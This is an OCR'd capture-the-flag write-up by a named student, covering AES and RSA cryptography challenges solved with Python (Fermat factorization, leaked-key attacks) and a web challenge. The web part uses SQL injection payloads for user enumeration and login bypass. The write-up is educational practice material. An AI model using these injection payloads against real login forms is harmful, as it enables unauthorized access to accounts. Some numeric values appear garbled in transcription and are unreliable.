
Synchrony Hackathon CTF – Round 2

Name: Prince Chandradev Barai

Email: 23030512600005@paruluniversity.ac.in


Challenge 1: Crypto 01 Intercepted Comms

Overview:




When opening the given file I got this encrypted message:

And when identifying it through cipher identifier I got rot13 encrypted and when decoding it I got this message:




This was the message all I got and focused in that encrypted payload.



```
=== INTERCEPTED TRANSMISSION ===
FROM: UNKNOWN OPERATIVE
TO: HEIST COORDINATOR
STATUS: ENCRYPTED

MESSAGE:
Professor, I've secured the intel using our standard protocol - the same method we used for the Royal Mint blueprints. Each piece of information is locked in blocks of sixteen, chained together like the vault doors at the Bank of Spain. Nothing stands alone - every block depends on what came before it.

The initialization sequence starts from zero - a clean slate, sixteen zeros to begin the chain. This is how we've always done it, Professor. Standard padding applied, just like you taught us.

The key to unlock this is: HEISTFgjXbeZzNk6
Remember, it must be exactly sixteen characters - no more, no less. That's the size of our blocks, Professor. One hundred twenty-eight bits per block, sixteen bytes each.

The payload below has been encoded using our base transmission format - you'll need to decode it first before applying the decryption key. Think of it like the Professor's plan: first you decode the message, then you break the cipher.

The critical information is locked inside. Use the key above with the zero initialization sequence to reveal what we've discovered about the Directorate's operations.

ENCRYPTED PAYLOAD:
V5sAKqZIwi4eyPPqpXLNbHBrm0mjw9bDbPVZouOYV5
+MHGfLjZsl5uUua2b0As4bBmaxjh9vNobM2bDWDttFgI0yX1rL+mH05mAIxkruHTddDdmtv1jlgUpBJxx4le74vN9bc51fBqg35EVRKhmM1HyCGN68geyFDqHyI/j8pbvlUubztcA+DmFRApIZ2FGH

Remember: decode first, then decrypt. The truth is locked in those blocks, Professor.

END TRANSMISSION
```

Then I make a script to decrypt it.



```
┌──(kali㉿kali)-[~]
└─$ cat crypto1.py
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

# Given values
key = b"HEISTFgjXbeZzNk6"
iv = b"\x00" * 16

ciphertext_b64 = """
V5sAKqZIwi4eyPPqpXLNbHBrm0mjw9bDbPVZouOYV5+MHGfLjZsl5uUua2b0As4bBmaxjh9vNobM2bDWDttFgI0yX1rL+mH05mAIxkruHTddDdmtv1jlgUpBJxx4le74vN9bc51fBqg35EVRKhmM1HyCGN68geyFDqHyI/j8pbvlUubztcA+DmFRApIZ2FGH
""".strip()

# Step 1: Base64 decode
ciphertext = base64.b64decode(ciphertext_b64)

# Step 2: AES-128-CBC decrypt
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)

print(plaintext.decode())

┌──(kali㉿kali)-[~]
└─$ python3 crypto1.py
M2Y1YjE3MDNlOGZiYTE4MmU2ODk2Mjk1ZTUwNzRjZGQ5MzYzODNjODBlMmNlMTM2YjMzNzZjOWJhYmQzZDk5MA==
VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RlY3J5cHRlZH0=

┌──(kali㉿kali)-[~]
└─$ echo "M2Y1YjE3MDNlOGZiYTE4MmU2ODk2Mjk1ZTUwNzRjZGQ5MzYzODNjODBlMmNlMTM2YjMzNzZjOWJhYmQzZDk5MA==VERIQ1RGe2ludGVyY2VwdGVkX2NvbW1zX2RlY3J5cHRlZH0=" | base64 -d
3f5b1703e8fba182e6896295e5074cdd936383c80e2ce136b3376c9babd3d990TDHCTF{intercepted_comms_decrypted}

┌──(kali㉿kali)-[~]
└─$
```

And got the access key and flag both.

Key: 3f5b1703e8fba182e6896295e5074cdd936383c80e2ce136b3376c9babd3d990

Flag: TDHCTF{intercepted_comms_decrypted}

Challenge 2: Crypto 02 Vault Breach

Overview:

We're provided with an `encrypted_vault.txt` file containing RSA parameters and an encrypted message.

Initial Analysis

Opening the challenge file reveals:

```
=== BROKEN ENCRYPTION KEY ===
We recovered this encrypted message from the vault's logs.
Our cryptanalyst noticed something odd about the encryption key...
The modulus seems unusually vulnerable. Something about the primes?

RSA PARAMETERS:
n =
14736966381611597020367342255321778800876699713223949243285465123928873071626369334852245017256748006981779414107271302272879798741070152434955556281775095687229074345598307352923689301827502111291110831801749716550485491866249666433799980157065612323068391086604751755931900500225290401247479076751770926811 9
e = 65537

ENCRYPTED MESSAGE:
c =
16846213509488377900259522855787932780301042931010624079177103274616215116873017284184801029800128074696119432410658954050882435404595320181575559902978907663705835464459914702121226598573380717680228997758501545873435716983952446495354939978237945851548131875696227549878993431682481189987272024179041165195

HINT: When primes are too close, factorization becomes easier.
HINT: Look into Fermat's factorization method.
```

The hints are clear: the RSA primes are **too close together**, making the system vulnerable to **Fermat's factorization attack**.

Understanding the Vulnerability

Secure RSA Prime Generation

In a properly implemented RSA system:

- Two large primes p and q are chosen randomly
- They should be similar in bit length but significantly different in value
- The modulus $n = p \times q$ should be difficult to factor

The Weakness: Close Primes

When p and q are close to each other:

- Both primes cluster around $\sqrt{n}$
- Traditional factorization becomes impractical, but specialized methods become efficient
- Fermat's factorization method exploits this weakness

Fermat's Factorization Method

Theory

Fermat's method is based on representing n as a difference of two squares:

$$n = p \times q = a^2 - b^2$$
$$n = (a - b)(a + b)$$

Where:

- $a = (p + q) / 2$ (average of the primes)
- $b = (p - q) / 2$ (half the difference)

Algorithm

1. Start with $a = \lceil \sqrt{n} \rceil$ (ceiling of square root of n)
2. Calculate $b^2 = a^2 - n$
3. Check if b^2 is a perfect square
4. If yes: $p = a - b$ and $q = a + b$
5. If no: increment a and repeat

When primes are close, b is small, so the algorithm finds the solution quickly.

Solution

I wrote a Python script using Fermat's factorization:

```
import math
from Crypto.Util.number import long_to_bytes

# RSA parameters from the challenge
n =
14736966381611597020367342255321778800876699713223949243285465123928873071626369334852245017256748006981779414107271302272879798741070152434955556281775095687229074345598307352923689301827502111291110831801749716550485491866249666433799980157065612323068391086604751755931900500225290401247479076751770926811 9
e = 65537
c =
16846213509488377900259522855787932780301042931010624079177103274616215116873017284184801029800128074696119432410658954050882435404595320181575559902978907663705835464459914702121226598573380717680228997758501545873435716983952446495354939978237945851548131875696227549878993431682481189987272024179040165195

def fermat_factorization(n):
    """
    Fermat's factorization method for finding factors when primes are close.
    Works by finding a and b where n = a² - b² = (a-b)(a+b)
    """
    # Start with a = ceil(sqrt(n))
    a = math.isqrt(n)
    if a * a < n:
        a += 1

    # Search for a perfect square
    max_iterations = 1000000
    for i in range(max_iterations):
        b_squared = a * a - n
        b = math.isqrt(b_squared)

        # Check if b² is a perfect square
        if b * b == b_squared:
            # Found it! Factors are (a-b) and (a+b)
            p = a - b
            q = a + b
            return p, q

        a += 1

    return None, None

print("=" * 60)
print("FERMAT'S FACTORIZATION ATTACK ON RSA")
print("=" * 60)

# Step 1: Factor n using Fermat's method
print("\n[*] Factoring n using Fermat's method...")
p, q = fermat_factorization(n)

if p and q:
    print(f"[+] SUCCESS! Found factors:")
```


```
    print(f"    p = {p}")
    print(f"    q = {q}")
    print(f"\n[*] Verifying: p × q = n? {p * q == n}")

    # Step 2: Calculate φ(n) = (p-1)(q-1)
    phi = (p - 1) * (q - 1)
    print(f"\n[*] Calculating φ(n) = (p-1)(q-1)...")

    # Step 3: Calculate private exponent d
    print(f"[*] Calculating private key d = e^(-1) mod φ(n)...")
    d = pow(e, -1, phi)

    # Step 4: Decrypt the message
    print(f"\n[*] Decrypting message...")
    m = pow(c, d, n)

    # Step 5: Convert to bytes
    plaintext = long_to_bytes(m)

    print("\n" + "=" * 60)
    print("DECRYPTED MESSAGE:")
    print("=" * 60)
    print(plaintext.decode('utf-8', errors='ignore'))
    print("=" * 60)

    # Show how close the primes were
    print(f"\n[*] Analysis:")
    print(f"    Difference between primes: {abs(p - q)}")
    print(f"    Ratio p/q: {max(p,q)/min(p,q):.10f}")
    print(f"    Both primes ≈ √n? sqrt(n) = {math.isqrt(n)}")
else:
    print("[-] Failed to factor n. Primes may not be close enough.")
```

Execution

Running the script:

```
$ python3 crypto2.py
```

Output:



Key Findings

The Vulnerability Confirmed

- **Prime difference:** Only 89,882
- **Ratio:** p/q ≈ 1.0000000000 (essentially equal)
- Both primes cluster around √n
- Fermat's method found the factors **instantly**

Attack Steps

1. ✅ **Factor n** using Fermat's method → Found p and q
2. ✅ **Calculate φ(n)** = (p-1)(q-1)
3. ✅ **Compute private key** $d = e^{-1} \bmod \varphi(n)$
4. ✅ **Decrypt ciphertext** m = c^d mod n
5. ✅ **Extract plaintext** using long_to_bytes()

Access Key and Flag

KEY: `d823edac30b3f1dd5d27774b696ecb5bca2ff2a7a8ed29ba96cbee0b7851130b`

FLAG: `TDHCTF{vault_breach_decrypted}`

Challenge 3: Crypto 03 Quantum Safe

Overview:

quantum_safe.py – Code Explanation SS

Step 1: Understand the given data

The challenge provides a large RSA number n, two extra values called hint and D, and a long list of numbers c. This indicates that RSA is being used, but in an unusual and insecure way

Step 2: Identify RSA information leakage

The values hint and D are not part of standard RSA. Their presence suggests that some mathematical information about the RSA private key is being leaked.

Step 3: Recover the sum of RSA primes

By using the relationship between hint and D, it is possible to calculate the sum of the two RSA prime numbers. Knowing the sum of the primes is enough to break RSA.

Step 4: Factor the RSA modulus

Once the sum of the primes is known, the RSA modulus n can be factored using basic mathematics. This reveals one of the prime numbers used in key generation.

Step 5: Analyze the ciphertext list

The values in the list c are not encrypted characters. Each value is designed to represent a single bit of the hidden message.

Step 6: Extract bits using mathematical testing

Each number in c is tested against the recovered prime to determine whether it is a quadratic residue. The result of this test is converted into binary bits.

Step 7: Reconstruct the binary message

All extracted bits are combined together to form a long binary sequence representing the hidden message.

Step 8: Handle encoding ambiguity

Since the bit order and alignment are unknown, different possibilities are considered, such as inverted bits, shifted bits, and reversed bits within bytes.

Step 9: Convert binary data into text

The corrected binary sequence is divided into bytes and converted into readable characters.

Step 10: Identify the flag

The readable output contains a recognizable flag format, confirming successful decryption of the hidden message.

Step 11: Final conclusion

The challenge is solved by exploiting RSA key leakage and using mathematical properties to recover a message hidden through binary side-channel encoding.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat quantum_safe.py
import math
import re
from decimal import Decimal, getcontext

def legendre_symbol(a, p):
    return pow(a, (p - 1) // 2, p)

def solve():
    with open('1337crypt_output.txt', 'r') as f:
        data = f.read()

    n = int(re.search(r'n\s*=\s*(\d+)', data).group(1))
    hint = int(re.search(r'hint\s*=\s*(\d+)', data).group(1))
    D = int(re.search(r'D\s*=\s*(\d+)', data).group(1))
    c_match = re.search(r'c\s*=\s*\[(.*?)\]', data, re.DOTALL)
    c = [int(x) for x in c_match.group(1).replace('\n','').split(',') if x.strip()]

    # Factorization
    getcontext().prec = 1000
    s = Decimal(hint) / Decimal(D)
    sum_pq = int(round(s**2 - 2 * Decimal(n).sqrt()))
    p = (sum_pq + math.isqrt(sum_pq**2 - 4*n)) // 2

    # 1. Get raw bits
    bits = ""
    for ci in c:
        bits += '0' if legendre_symbol(ci, p) == 1 else '1'

    # 2. Try all combinations
    def bit_to_char(b_str):
        res = ""
        for i in range(0, len(b_str), 8):
            byte = b_str[i:i+8]
            if len(byte) == 8:
                res += chr(int(byte, 2))
```


```
                res += chr(int(byte, 2))
        return res

    for invert in [False, True]:
        current_bits = bits
        if invert:
            current_bits = "".join('1' if b == '0' else '0' for b in bits)

        for reverse in [False, True]:
            # Try reversing the whole stream or per-byte
            for shift in range(8):
                # Shift the bits (handle alignment issues)
                shifted = current_bits[shift:]

                # Test standard and reversed byte
                test1 = bit_to_char(shifted)
                # Test reversed per byte
                rev_byte_bits = "".join([shifted[i:i+8][::-1] for i in range(0, len(shifted), 8)])
                test2 = bit_to_char(rev_byte_bits)

                for res in [test1, test2]:
                    if "KKEY" in res or "FLAG" in res or "TDHCTF" in res:
                        print(f"\n MATCH FOR THE KEY FOUND (Invert: {invert}, Shift: {shift})")
                        print("*" * 50)
                        print(res)
                        print("*" * 50)
                        return

if __name__ == "__main__":
    solve()
```

Output

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 a.py


 MATCH FOR THE KEY FOUND (Invert: True, Shift: 7)
**************************************************
EY: 55f479cda3e73001d6bc99c413c4edddc46792cc7395c9cc3343a87ef601a60b
FLAG: TDHCTF{quantum_safe_decrypted}
**************************************************
```

Challenge 4: Web 01 Royalmint

Overview:



Initial Analysis

The challenge description gives us several important hints:

1. There's a public memorial page (the login portal we see)
2. Directory brute-forcing is involved
3. There are deleted policy documents to find
4. The theme involves AI automation and digital manipulation


Step 1: SQL Injection - User Enumeration

Testing the login form with a basic SQL injection payload:

sql

```
' OR '1'='1' --
```

This returns an error message that leaks usernames:




Users found: oslo, helsinki, Raquel

This confirms the application is vulnerable to SQL injection and gives us three potential users.

Step 2: Source Code Reconnaissance

Examining the client-side JavaScript (`app.js`) reveals the IDOR vulnerability:



Key findings:

- Invoice ID **1057** contains the flag
- Flag format: TDHCTF{...}
- Additional key is embedded in the note
- IDOR vulnerability exists for unauthorized invoice access

Step 3: Authentication Bypass via SQL Injection

We can bypass authentication by exploiting SQL injection with the discovered usernames.

Testing with oslo:

```
Username: oslo' --
Password: (anything)
```

✓ Successfully authenticates as user `oslo`

Testing with Raquel:

```
Username: Raquel' --
Password: (anything)
```

✓ Successfully authenticates as `Raquel` with **admin** role

